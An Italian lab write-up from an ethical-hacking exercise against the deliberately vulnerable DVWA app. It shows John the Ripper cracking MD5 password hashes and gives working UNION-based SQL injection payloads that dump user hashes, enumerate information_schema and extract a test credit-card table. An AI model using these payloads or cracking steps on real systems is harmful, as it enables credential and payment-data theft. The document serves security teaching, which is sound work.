Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Remaining 1 password hash
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein (?)  
1g 0:00:00:00 DONE (2025-05-08 16:01) 50.00g/s 38400p/s 38400c/s 38400C/s jefrey..james1
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```


Per poter visualizzare tutte le password trovate possiamo utilizzare il comando **“john --show --format=raw-md5 /home/kali/Scrivania/hash.txt”** come vediamo in figura:

Le password trovate sono:

- password
- abc123
- charley
- letmein
- password

In figura vediamo che non ci porta la quinta e ultima password perchè uguale alla prima, sapendo gli hash delle password della prima e dell'ultima sono uguali possiamo dedurre che la quinta password sarà “password”.

La password che corrisponde all'utente Pablo Picasso è la penultima quindi **“letmein”**.




```
(kali㉿kali)-[~]
$ john --show --format=raw-md5 /home/kali/Scrivania/hash.txt
Usernames: admin
[...]
?:password
?:abc123
?:charley
?:letmein
[...]
4 password hashes cracked, 0 left
```

Nell'esercitazione vi è anche una parte bonus dove ci chiede di:

- Replicare tutto a livello medium;
- Recuperare informazioni vitali da altri db collegati.

Per farlo ovviamente torniamo sul server DVWA e impostiamo il security level su medium anzichè su low.

Così facendo, aprodo il codice php di SQL injection, tramite il pulsante in basso a destra “View Source”, vediamo cosa è cambiato:



Damn Vulnerable Web App (DVWA) v1.0.7 :: Source — Mozilla Firefox
192.168.13.150/dvwa/vulnerabilities/view_source.php?id=sqli&security=medium

SQL Injection Source

```
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data
    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
?>
```

View Source | View Help

Vedendo che il codice ha un passaggio in più sappiamo che dovremo cambiare la query per rendere eseguibile il tutto, ma andiamo a vedere più precisamente il codice per capire cosa cambiare.

Ricezione del parametro

Come funziona questo attacco SQL injection

Nel codice PHP, quando viene inviato questo payload come parametro id:

```
$id = $_GET['id']; // id = "1 OR 1=1 UNION SELECT user, password FROM users#"  
$id = mysql_real_escape_string($id);
```

Questo metodo, `\$id = mysql_real_escape_string(\$id);`, aggiunge un backslash (\) davanti a caratteri speciali come ', trasformandolo in \'. Il backslash (\) davanti a caratteri speciali svolge un ruolo fondamentale: indica al parser SQL di interpretare il carattere che segue come un carattere letterale, non come un elemento di sintassi SQL.

Costruzione della query

```
php  
$getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";
```

Che diventa:

```
sql SELECT first_name, last_name FROM users WHERE user_id = 1 OR 1=1 UNION SELECT user, password FROM users#
```

Esecuzione della query

La query esegue due operazioni:

WHERE user_id = 1 OR 1=1 restituisce tutti i record dalla tabella users (perché 1=1 è sempre vero)

UNION SELECT user, password FROM users Aggiunge i risultati di una seconda query che estrae username e password


Il simbolo (#) alla fine è un commento SQL che elimina qualsiasi parte rimanente della query originale.

Serve per evitare errori di sintassi:

Se nella query originale ci fossero altre parti dopo il punto di iniezione (come una clausola ORDER BY o altre condizioni), il # le elimina

Senza il #, la query potrebbe risultare malformata e generare errori

Torniamo su SQL injection e inseriamo nella barra di ricerca la query “**1 UNION SELECT user,password FROM users**”, che sarebbe uguale a quella usata con il livello low ma senza apici.



The screenshot shows a Burp Suite interface with a captured request for the DVWA SQL injection page. The request URL is `http://192.168.13.150/dvwa/vulnerabilities/sql/`. The payload is `1 UNION SELECT user,password FROM users#`. The response shows the DVWA interface displaying a list of users with their hashed passwords.

User ID	First name	Surname	Password Hash
1 OR 1=1 UNION SELECT user, password FROM users#	admin	admin	5f4dcc3b5aa765d61d8327deb882cf99
1 OR 1=1 UNION SELECT user, password FROM users#	Gordon	Brown	e99a18c428cb38d5f260853678922e03
1 OR 1=1 UNION SELECT user, password FROM users#	Hack	Me	8d3533d75ae2c3966d7e0d4fcc69216b
1 OR 1=1 UNION SELECT user, password FROM users#	Pablo	Picasso	0d107d009fbbbe40cade3de5c71e9e9b7
1 OR 1=1 UNION SELECT user, password FROM users#	Bob	Smith	5f4dcc3b5aa765d61d8327deb882cf99
1 OR 1=1 UNION SELECT user, password FROM users#	admin		1337
1 OR 1=1 UNION SELECT user, password FROM users#	gordonb		8d3533d75ae2c3966d7e0d4fcc69216b
1 OR 1=1 UNION SELECT user, password FROM users#	pablo		0d107d009fbbbe40cade3de5c71e9e9b7
1 OR 1=1 UNION SELECT user, password FROM users#	smithy		5f4dcc3b5aa765d61d8327deb882cf99

Il risultato che otterremo sarà il seguente che vediamo in figura.

Ci restituirà gli utenti con le rispettive password hashate.

Che possiamo craccare rifacendo i passaggi fatti in precedenza sul terminale kali con il tool JohnTheRipper. Ma adesso ci concentriamo su trovare altri database collegati al DVWA.

Per trovare i database collegati, per prima cosa configuriamo il security level di DVWA su low e poi torniamo su SQL injection dove inseriamo nella barra di ricerca il seguente comando “**'UNION SELECT table_name, NULL FROM information_schema.tables --**” (ottenuto dopo una ricerca congiunta su internet), che ci darà il risultato mostrato in figura.

Vulnerability: SQL Injection

User ID: Submit

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: CHARACTER_SETS
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: COLLATIONS
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: COLUMNS
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: COLUMN_PRIVILEGES
Surname:
```

Nella lista dei database troviamo un db che ci attira, cioè “**credit_cards**”

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: credit_cards
Surname:

Verifichiamo cosa troviamo dentro e per farlo modifichiamo il comando in “**'UNION SELECT table_name, NULL FROM information_schema.columns WHERE table_name='credit_cards' --**”.

User ID: Submit

```
ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='credit_cards'
First name: ccid
Surname:
```

```
ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='credit_cards'
First name: ccnumber
Surname:
```

```
ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='credit_cards'
First name: ccv
Surname:
```

```
ID: ' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='credit_cards'
First name: expiration
Surname:
```

Da quello che vediamo potremmo aver trovato un db con all'interno dati sensibili di carte di credito con numeri di carte, ccv e data di scadenza delle carte. Proviamo ad approfondire il tutto per ottenere i seguenti dati modificando ancora una volta il comando in “ **' UNION SELECT table_schema, table_name NULL FROM information_schema.tables --** ”

Ora sappiamo da dove prendere le informazioni per ottenere i dati delle carte di credito, quindi per farlo usiamo il comando “ **UNION SELECT ccid, CONCAT(ccnumber, ' | ', ccv, ' | ', expiration) FROM owasp10.credit_cards --** ”.

Così facendo otteniamo i dati delle carte di credito contenuti nel db “ **credit_cards** ” come vediamo in figura

```
ID: ' UNION SELECT table_schema, table_name FROM information_schema.tables --
First name: owasp10
Surname: credit_cards
```

User ID:

Submit

```
ID: ' UNION SELECT ccid, CONCAT(ccnumber, ' | ', ccv, ' | ', expiration) FROM owasp10.credit_cards --
First name: 1
Surname: 4444111122223333 | 745 | 2012-03-01

ID: ' UNION SELECT ccid, CONCAT(ccnumber, ' | ', ccv, ' | ', expiration) FROM owasp10.credit_cards --
First name: 2
Surname: 7746536337776330 | 722 | 2015-04-01

ID: ' UNION SELECT ccid, CONCAT(ccnumber, ' | ', ccv, ' | ', expiration) FROM owasp10.credit_cards --
First name: 3
Surname: 8242325748474749 | 461 | 2016-03-01

ID: ' UNION SELECT ccid, CONCAT(ccnumber, ' | ', ccv, ' | ', expiration) FROM owasp10.credit_cards --
First name: 4
Surname: 7725653200487633 | 230 | 2017-06-01

ID: ' UNION SELECT ccid, CONCAT(ccnumber, ' | ', ccv, ' | ', expiration) FROM owasp10.credit_cards --
First name: 5
Surname: 1234567812345678 | 627 | 2018-11-01
```

CONSIDERAZIONI FINALI:

Questa esercitazione ha fornito un'efficace dimostrazione pratica delle vulnerabilità causate da una gestione non sicura delle query SQL lato server. Attraverso tecniche di SQL Injection, siamo riusciti a ottenere accesso non autorizzato ai dati, recuperando non solo gli hash delle password degli utenti ma anche dati sensibili come numeri di carte di credito, CCV e date di scadenza.

L'attività ha permesso di comprendere:

- Le differenze tra i livelli di sicurezza LOW e MEDIUM nella piattaforma DVWA;
- L'importanza delle funzioni di sanitizzazione come `mysql_real_escape_string()` nel mitigare gli attacchi;
- L'uso di strumenti come Burp Suite e JohnTheRipper per l'analisi e il cracking delle password;
- Come interrogare il database per ottenere metadati e tabelle sensibili da `information_schema`.

Queste competenze sono fondamentali per ogni ethical hacker, poiché mettono in evidenza quanto sia facile, in ambienti non sicuri, accedere a informazioni riservate. La responsabilità di chi lavora nella cybersecurity è proprio quella di identificare, segnalare e correggere queste vulnerabilità prima che possano essere sfruttate da attori malevoli.

GODS OF HACKING - ETHICAL HACKERS